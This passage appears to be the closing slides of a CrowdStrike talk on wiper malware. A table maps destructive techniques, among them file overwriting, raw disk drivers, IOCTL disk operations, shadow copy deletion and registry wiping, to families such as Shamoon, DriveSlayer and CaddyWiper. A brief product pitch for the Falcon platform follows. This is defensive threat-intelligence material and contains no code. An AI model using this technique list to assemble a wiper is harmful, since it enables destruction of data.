File contents / Overwrite with Same Byte Value	*CaddyWiper, DoubleZero, KillDisk, Meteor, and SQLShred*
File contents / Overwrite with Random Bytes	*Destover, IsaacWiper, KillDisk, SQLShred and StoneDrill*
File contents / Overwrite with Predefined Data	*Shamoon, IsraBye*
Third Party Drivers / ElRawDisk Driver	*Destover, ZeroCleare, Dustman and Shamoon*
Third Party Drivers / EPMNTDRV Driver	*DriveSlayer*
IOCTL / Acquiring Information	*IsaacWiper, Petya wiper variant, Dustman or ZeroCleare*
IOCTL / Volume Unmounting	*DriveSlayer, Petya, StoneDrill*
IOCTL / Destroying All Disk Contents	*SQLShred*
IOCTL / Overwriting Disk Clusters	*DriveSlayer*
IOCTL / Data Fragmentation	*DriveSlayer*
IOCTL / File Type Determination	*SQLShred*
IOCTL / File Iteration	*DriveSlayer*
Misc / Volume Shadow Copies Deletion	*Meteor*
Misc / Fill Empty Space	*IsaacWiper*
Misc / Boot Configuration	*Meteor*
Misc / Active Directory Interaction	*CaddyWiper, DoubleZero, Meteor*
Misc / Scripts	*Apostle, Olympic wiper*
Misc / Reboot	*Apostle, DoubleZero, Destover, KillDisk, StoneDrill, Petya wiper, DriveSlayer*
Misc / Disable Crash Dumps	*DriveSlayer*
Misc / Wiper, Ransomware or Both	*Apostle, Petya, Meteor and KillDisk, Ordinypt*
Misc / Registry Wiping and Deletion	*DoubleZero*

CROWDSTRIKE

How the Falcon Platform offers continuous monitoring and visibility



- The Falcon platform takes a layered approach to protect workloads. Using on-sensor and cloud-based machine learning, behavior-based detection using indicators of attack (IOAs), and intelligence related to tactics, techniques and procedures (TTPs) employed by threat actors, the Falcon platform equips users with visibility, threat detection and continuous monitoring for any environment, reducing the time to detect and mitigate threats.

Q & A

Thank you